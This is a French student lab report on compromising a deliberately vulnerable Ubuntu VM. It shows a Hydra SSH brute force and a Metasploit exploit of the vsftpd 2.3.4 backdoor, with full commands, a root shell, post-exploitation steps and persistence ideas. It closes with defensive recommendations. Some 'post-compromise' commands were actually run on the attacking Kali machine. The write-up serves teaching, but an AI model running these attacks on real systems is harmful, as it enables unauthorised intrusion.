COMPTE RENDU DU TP 3.1 SUR ATTAQUE D'UN SERVEUR LINUX (UBUNTU)

1. Introduction et objectifs techniques


Dans ce travail pratique, l'objectif était de passer d'une phase passive d'analyse de vulnérabilités à une phase active d'exploitation. Après avoir identifié des vulnérabilités avec OpenVAS et Nessus lors des TP précédents, il s'agissait désormais de vérifier si ces vulnérabilités pouvaient être exploitées dans un contexte réel.

Dans ce scénario, l'entreprise NetSecure a demandé une analyse offensive sur un serveur Ubuntu vulnérable. La machine Kali Linux a été utilisée comme machine attaquante tandis que la machine Ubuntu représentait la cible. L'objectif était de compromettre le serveur en utilisant deux méthodes : une attaque par force brute sur le service SSH puis l'exploitation d'une vulnérabilité du service FTP. Les adresses IP utilisées dans ce TP sont les suivantes :

- ✓ Machine attaquante : Kali Linux (192.168.56.30)
- ✓ Machine cible : Ubuntu (192.168.56.10)

2. Vérification préalable de l'environnement

Avant toute action offensive, la connectivité entre la machine attaquante (Kali) et la machine cible (Ubuntu) a été vérifiée. Depuis Kali, la commande ping 192.168.56.10 a été exécutée



Les réponses ICMP ont confirmé que la cible était joignable sur le réseau.

Ensuite, la présence et l'état du service SSH sur la machine Ubuntu ont été vérifiés. Sur la cible, la commande **sudo systemctl status ssh** a été exécutée.

```
tagne@tagne-VirtualBox:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: >
     Active: active (running) since Mon 2026-04-20 04:25:52 CEST; 1min 42s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 8002 (sshd)
      Tasks: 1 (limit: 2068)
     Memory: 1.7M
        CPU: 34ms
     CGroup: /system.slice/ssh.service
             └─8002 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

avril 20 04:25:52 tagne-VirtualBox systemd[1]: Starting OpenBSD Secure Shell s>
avril 20 04:25:52 tagne-VirtualBox sshd[8002]: Server listening on 0.0.0.0 por>
avril 20 04:25:52 tagne-VirtualBox sshd[8002]: Server listening on :: port 22.
avril 20 04:25:52 tagne-VirtualBox systemd[1]: Started OpenBSD Secure Shell se>
lines 1-16/16 (END)
```

Le service était bien actif (état active (running)) et configuré pour accepter des connexions sur le port 22 par défaut. Cette vérification est indispensable car l'attaque par force brute repose entièrement sur l'accessibilité de ce service.

3. Partie 1 – Attaque par mot de passe faible (Brute Force SSH)

Principe technique de l'attaque

L'attaque par force brute consiste à tenter de se connecter à un service (ici SSH) en essayant un grand nombre de combinaisons d'identifiants jusqu'à trouver la bonne. Dans de nombreuses entreprises, l'accès SSH est protégé uniquement par un mot de passe. Si ce mot de passe est faible ou figure dans des dictionnaires publics, un attaquant peut le deviner automatiquement en quelques minutes, voire quelques secondes.

Pour cette simulation, le compte utilisateur student avait été volontairement configuré sur Ubuntu avec un mot de passe faible, à savoir 1234. Ce mot de passe figure dans la plupart des dictionnaires de mots de passe courants.

Utilisation de l'outil Hydra

Hydra est un outil d'attaque par force brute parallélisé, capable de tester des milliers de combinaisons par seconde sur de nombreux protocoles (SSH, FTP, HTTP, SMB, RDP, etc.). Il est installé par défaut sur Kali Linux.

La liste de mots de passe utilisée était **rockyou.txt**, une wordlist célèbre contenant des mots de passe réels issus d'une fuite de données. Pour pouvoir accéder à la wordlist de rockyou.txt, j'ai commencé par son installation comme l'illustre la figure ci-contre :

```
tagne@tagne-VirtualBox:~$ wget https://github.com/brannondorsey/naive-hashcat/r
eleases/download/data/rockyou.txt
--2026-04-20 04:56:53--  https://github.com/brannondorsey/naive-hashcat/release
s/download/data/rockyou.txt
Résolution de github.com (github.com)… 140.82.121.3, 64:ff9b::8c52:7903
Connexion à github.com (github.com)|140.82.121.3|:443… connecté.
requête HTTP transmise, en attente de la réponse… 302 Found
Emplacement : https://release-assets.githubusercontent.com/github-production-re
lease-asset/97553311/d4f580f8-6b49-11e7-8f70-7f460f85ab3a?sp=r&sv=2018-11-09&sr
```

Avant de lancer l'attaque, la liste rockyou.txt a été décompressée grâce à la commande : **sudo gzip -d /usr/share/wordlists/rockyou.txt.gz**

```
┌──(tagne㉿laura)-[~]
└─$ ls /usr/share/wordlists/
amass      dnsmap.txt     john.lst     nmap.lst        wfuzz
dirb       fasttrack.txt  legion       rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi      metasploit   sqlmap.txt

┌──(tagne㉿laura)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for tagne:

┌──(tagne㉿laura)-[~]
└─$ ls /usr/share/wordlists/
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt   wifite.txt
```

Ensuite, la commande Hydra exécutée a été la suivante : **hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10**

```
┌──(tagne㉿laura)-[~]
└─$ hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
```

La décomposition des paramètres est la suivante. L'option **-l student** spécifie le nom d'utilisateur cible, ici student. L'option **-P** indique le chemin vers le fichier contenant la liste des mots de passe à tester. L'argument **ssh://192.168.56.10** précise le protocole (SSH) et l'adresse IP de la cible.

Résultat obtenu

Après quelques secondes d'exécution, Hydra a affiché le résultat suivant dans le terminal :

[22][ssh] host: 192.168.56.10 login: student password: 1234

```
┌──(tagne㉿laura)-[~]
└─$ hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22 09:26:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
rom a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[STATUS] 92.00 tries/min, 92 tries in 00:01h, 14344308 to do in 2598:37h, 15 active
[STATUS] 103.00 tries/min, 309 tries in 00:03h, 14344091 to do in 2321:04h, 15 active
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 14343735 to do in 2512:40h, 14 active
[22][ssh] host: 192.168.56.10   login: student   password: 1234
1 of 1 target successfully completed, 1 valid password found
```

Hydra a donc trouvé la combinaison valide. Le mot de passe 1234 était bien présent dans la **wordlist rockyou.txt**, ce qui a permis à l'outil de s'authentifier avec succès.

Interprétation technique du résultat

Ce résultat démontre qu'un attaquant n'a pas besoin d'exploiter une vulnérabilité technique complexe pour compromettre un système. Il suffit d'un mot de passe faible, prévisible ou réutilisé, pour obtenir un accès légitime. Dans un contexte réel d'entreprise, ce type d'attaque est extrêmement courant et constitue l'une des principales causes de compromission, souvent négligée par les politiques de sécurité.

Hydra a testé des milliers de mots de passe en quelques secondes grâce à son mécanisme de connexion parallèle. Chaque tentative de connexion SSH génère un échange de paquets TCP entre

Kali et Ubuntu. Lorsqu'une tentative échoue, le serveur SSH renvoie un message d'erreur. Hydra analyse ces réponses et s'arrête dès qu'une authentification réussie est détectée.

Exploitation de l'accès obtenu

Une fois le mot de passe découvert, une connexion SSH légitime a été établie avec la commande **ssh student@192.168.56.10.** Le mot de passe 1234 a été saisi lorsqu'il a été demandé.

```
┌──(tagne㉿laura)-[~]
└─$ ssh student@192.168.56.10
student@192.168.56.10's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

650 mises à jour peuvent être appliquées immédiatement.
450 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

- Une fois connectée, plusieurs commandes élémentaires ont été exécutées pour prendre connaissance de l'environnement. La commande **whoami** a renvoyé student, confirmant l'identité de l'utilisateur connecté. La commande **pwd** a affiché le répertoire courant, à savoir /home/student. La commande **ls** a listé l'ensemble des fichiers et dossiers du répertoire personnel. Enfin, la commande **id** a affiché les identifiants numériques de l'utilisateur (UID=1001 pour student, GID=1001 pour le groupe student) ainsi que les groupes auxquels il appartient.

```
student@tagne-VirtualBox:~$ whoami
student
student@tagne-VirtualBox:~$ pwd
/home/student
student@tagne-VirtualBox:~$ ls
snap
student@tagne-VirtualBox:~$ id
uid=1001(student) gid=1001(student) groupes=1001(student)
student@tagne-VirtualBox:~$
```

- À ce stade, un accès utilisateur standard a été obtenu sur le serveur distant. Même si cet accès est limité (l'utilisateur student ne dispose pas des privilèges root), il constitue déjà une compromission réelle. Un attaquant peut désormais explorer le système de fichiers, rechercher des fichiers sensibles, tenter d'élever ses privilèges via des failles locales, ou utiliser cette machine comme point de pivot pour attaquer d'autres systèmes du réseau.

4. Partie 2 – Exploitation d'un service vulnérable avec Metasploit

Installation du service vulnérable sur Ubuntu

Contrairement à l'attaque par force brute qui exploite une faiblesse humaine (mot de passe faible), cette seconde partie visait à exploiter une vulnérabilité technique. Sur la machine Ubuntu, un serveur FTP a été installé avec la commande **sudo apt install vsftpd -y.**

```
tagne@tagne-VirtualBox:~$ sudo apt install vsftpd -y
Lecture des listes de paquets… 9%
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  vsftpd
0 mis à jour, 1 nouvellement installés, 0 à enlever et 645 non mis à jour.
Il est nécessaire de prendre 123 ko dans les archives.
Après cette opération, 326 ko d'espace disque supplémentaires seront utilisés.
Ign :1 http://fr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 vsftpd amd6
4 3.0.5-0ubuntu1.1
Ign :1 http://fr.archive.ubuntu.com/ubuntu jammy-updates/main amd64 vsftpd amd6
```

vsftpd (Very Secure FTP Daemon) est un serveur FTP populaire, mais certaines versions anciennes contiennent des failles critiques. La version installée a été vérifiée avec **vsftpd -v**.


```
tagne@tagne-VirtualBox:~$ vsftpd -v
vsftpd: version 2.3.4
tagne@tagne-VirtualBox:~$
```

Lancement de Metasploit Framework

Metasploit est un framework d'exploitation de vulnérabilités, standard de l'industrie pour les tests d'intrusion. Il contient des centaines de modules d'exploitation (exploits), des payloads (charge utiles à exécuter sur la cible) et des outils auxiliaires.

Sur Kali, Metasploit a été lancé avec la commande **sudo msfconsole**. L'interface textuelle de Metasploit (msf6>) s'est chargée.

```
┌──(tagne㉿laura)-[~]
└─$ sudo msfconsole
[sudo] password for tagne:
Metasploit tip: When in a module, use back to go back to the top level
prompt
```



Recherche et sélection de l'exploit

Une fois dans la console Metasploit, la commande **search vsftpd** a été exécutée. Cette commande parcourt l'ensemble des modules disponibles et affiche ceux dont le nom ou la description contient la chaîne « vsftpd ».

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                  ---------------  ----       -----  -------
----
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD
2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD
v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix
/ftp/vsftpd_234_backdoor
```

Le résultat a affiché un module correspondant **: exploit/unix/ftp/vsftpd_234_backdoor**. Ce module exploite précisément la backdoor présente dans vsftpd version 2.3.4.

L'exploit a été sélectionné avec la commande **use exploit/unix/ftp/vsftpd_234_backdoor**. Le prompt de Metasploit a alors changé pour indiquer le module actif : msf6 exploit(unix/ftp/vsftpd_234_backdoor) >.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_bac
kdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Configuration de l'exploit

Le paramètre obligatoire RHOSTS (Remote Hosts) était vide a été renseigné avec la commande **set RHOSTS 192.168.56.10**, qui correspond à l'adresse IP de la machine Ubuntu cible.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
```

Le paramètre RPORT (Remote Port) était déjà configuré sur 21, le port standard du protocole FTP. Aucune autre modification n'a été nécessaire.

Lancement de l'exploit

La commande **run** a été exécutée pour lancer l'exploitation. Metasploit a alors tenté de se connecter au service FTP de la cible et d'envoyer la séquence malveillante déclenchant la backdoor.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.10 :21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.10 :21 - USER: 331 Please specify the password.
[+] 192.168.56.10 :21 - Backdoor service has been spawned, handling...
[+] 192.168.56.10 :21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.30:12345 -> 192.168.56.10 : 21 )
at 2026-04-25 04:28:41 +0200
```

Le résultat suivant a été affiché : **Command shell session 1 opened (192.168.56.30:12345 -> 192.168.56.10:21)** ce qui signifie qu'une session shell a été ouverte. L'attaquant a désormais un accès direct à la ligne de commande de la machine Ubuntu, sans aucune authentification.

Vérification de l'accès obtenu

Dans le shell obtenu, la commande **whoami** a été exécutée. Le résultat était root. Contrairement à l'attaque par force brute qui avait donné un accès utilisateur standard, l'exploitation de la faille vsftpd a directement fourni un accès avec les privilèges les plus élevés du système.

```
whoami
root
id
uid=0(root) gid=0(root)
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

La commande **id** a confirmé que l'utilisateur effectif était root (UID=0). La commande **pwd** a affiché le répertoire courant, généralement /. Enfin, la commande **ls** a listé le contenu du répertoire personnel de root, normalement inaccessible à un utilisateur standard.

Rôles des commandes

✓ La commande **show options** permet d'afficher les paramètres nécessaires à l'exécution d'un module metasploit. Elle permet d'identifier les options obligatoires telles que l'adresse ip de la cible et le port du service. Elle est utilisée avant l'exécution de l'exploit afin de bien configurer les paramètres et éviter les erreurs lors de l'attaque

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:
                                       host:port][...]
   RHOSTS   192.168.56.10    yes       The target host(s), see https://docs.metasplo
                                       it.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):
```

✓ La commande **info** permet d'afficher les informations détaillées sur un exploit, payload ou module. Elle sert à : comprendre l'exploit, connaitre les vulnérabilités ciblées, voir les options disponible et vérifier la compatibilité avec la cible. Elle est utilisée avant l'exécution d'un exploit afin de comprendre son fonctionnement

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

        Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
        Arch: cmd
  Privileged: Yes
     License: Metasploit Framework License (BSD)
        Rank: Excellent
   Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
     Id  Name
```

✓ La commande **sessions** permet d'afficher et gérer les connexions ouvertes après exploitation. Elle permet de visualiser les sessions actives, d'interagir avec la machine compromise et de gérer plusieurs accès simultanément. Elle est utilisée après le lancement d'un exploit afin de vérifier si une session a été ouverte avec la machine cible.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.56.30:12345 -> 192.168.56.10
                                         : 21  (192.168.56.10 )
```

Interprétation technique de l'exploitation

Cette exploitation démontre que l'attaquant n'avait besoin d'aucun mot de passe, d'aucune connaissance préalable des identifiants. La simple présence d'un service vulnérable, même ancien et connu, a suffi à obtenir un accès root immédiat.

La backdoor vsftpd 2.3.4 fonctionne de la manière suivante. Lorsqu'un client FTP envoie un nom d'utilisateur contenant une séquence, le serveur ouvre un shell sur le port 6200. Metasploit automatise cette séquence : il envoie le nom d'utilisateur malveillant, puis se connecte au shell ouvert sur le port 6200, fournissant un accès interactif.

Ce type de vulnérabilité reste parfois présent dans des environnements mal entretenus.

5. Analyse de la compromission

Une fois à l'intérieur du système, que ce soit via l'accès utilisateur obtenu par force brute ou l'accès root obtenu par exploitation de vsftpd, un attaquant dispose de nombreuses capacités.

- **La première capacité** est l'exploration du système. La commande **cat /etc/passwd** permet de lister tous les comptes utilisateurs présents sur la machine, avec leur UID, leur GID, leur répertoire personnel et leur shell par défaut.

```
┌──(tagne㉿laura)-[~]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

La commande **uname -a** donne des informations précises sur la version du noyau et l'architecture matérielle, permettant de préparer d'autres attaques d'élévation de privilèges ou de persistance.

```
┌──(tagne㉿laura)-[~]
└─$ uname -a
Linux laura 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64 GNU/
Linux
```

- **La deuxième capacité** est l'exfiltration de données. Un attaquant peut rechercher des fichiers sensibles avec des commandes comme **find / -name "*.conf" 2>/dev/null** pour localiser des fichiers de configuration contenant potentiellement des mots de passe ou des clés API. Il peut également copier des bases de données, des documents internes ou des sauvegardes.

```
┌──(tagne㉿laura)-[~]
└─$ find / -name "*.conf" 2>/dev/null
/usr/share/defaults/at-spi2/accessibility.conf
/usr/share/debconf/debconf.conf
/usr/share/appstream/appstream.conf
/usr/share/spa-0.2/bluez5/bluez-hardware.conf
/usr/share/legion/legion.conf
/usr/share/john/regex_alphabets.conf
/usr/share/john/dynamic_flat_sse_formats.conf
/usr/share/john/repeats16.conf
```

- **La troisième capacité** est le pivotement. Une fois une machine compromise, l'attaquant peut l'utiliser comme point de départ pour attaquer d'autres machines du réseau interne. Des outils

comme **Metasploit** permettent de mettre en place des tunnels pour accéder à des segments réseau normalement inaccessibles depuis la machine attaquante.

- **La quatrième capacité** est l'installation de persistance. Un attaquant ne souhaite pas perdre l'accès si le mot de passe est changé ou si la faille est corrigée. Il peut donc créer un nouvel utilisateur, ajouter une clé SSH dans **authorized_keys**, installer un cron job malveillant ou déployer un **reverse shell** qui se reconnecte périodiquement.

Dans le cadre d'une entreprise comme **NetSecure**, les conséquences d'une telle compromission sont graves. Un serveur Ubuntu compromis peut conduire à une fuite de données confidentielles, à une interruption de service, à une utilisation malveillante des ressources (minage de cryptomonnaie, envoi de spam, hébergement de contenu illicite) ou à un point d'entrée pour des attaques plus larges sur le système d'information.

6. Recommandations de sécurité

À l'issue de ce TP, plusieurs mesures correctives peuvent être proposées à l'entreprise NetSecure pour prévenir ce type d'attaque.

- La première mesure concerne **l'authentification SSH**. L'authentification par mot de passe devrait être désactivée au profit de l'authentification par clé SSH. Les clés SSH sont beaucoup plus difficiles à deviner que les mots de passe, car elles reposent sur une cryptographie asymétrique. Une attaque par force brute devient alors impossible.

- La deuxième mesure concerne **la politique de mots de passe**. Même si l'authentification par clé est préférable, certains services peuvent nécessiter des mots de passe. Une politique stricte doit être appliquée : longueur minimale (12 caractères), complexité (majuscules, minuscules, chiffres, caractères spéciaux), interdiction des mots de passe figurant dans des dictionnaires connus, et expiration régulière des mots de passe.

- La troisième mesure concerne **la gestion des correctifs**. La vulnérabilité vsftpd exploitée date de 2011 et a été corrigée depuis longtemps. Un système d'information moderne doit disposer d'un processus de mise à jour de sécurité régulier et automatisé. Un scan régulier avec Nessus ou OpenVAS permet de détecter les versions de services obsolètes.

- La quatrième mesure concerne **la réduction de la surface d'attaque**. Le service FTP vsftpd n'était probablement pas nécessaire sur ce serveur. Tout service inutile doit être désinstallé ou désactivé.

- La cinquième mesure concerne **la surveillance et la détection**. Les tentatives de force brute sur SSH peuvent être détectées en analysant les **logs /var/log/auth.log**. Des outils comme fail2ban peuvent bannir automatiquement les adresses IP qui présentent trop d'échecs d'authentification. Les connexions SSH anormales (horaires inhabituels, origines suspectes) doivent être surveillées par un SOC (Security Operations Center).

7. Conclusion

Ce TP a démontré qu'un serveur vulnérable peut être compromis rapidement. Deux attaques ont été réalisées avec succès : force brute SSH et exploitation d'une vulnérabilité FTP. Ces résultats montrent l'Importance de la sécurisation des services et des mises à jour régulières.

il m'a donc permis de comprendre que la sécurité ne repose pas uniquement sur des outils de détection, mais aussi sur des pratiques opérationnelles rigoureuses. Un attaquant n'a besoin que d'une seule faiblesse, aussi petite soit-elle, pour pénétrer un système. L'entreprise doit, quant à elle, se protéger sur tous les fronts. La phrase de votre professeur résume bien cet enseignement : « une vulnérabilité n'est pas théorique, elle peut être exploitée rapidement, et les mauvaises pratiques ont des conséquences immédiates. »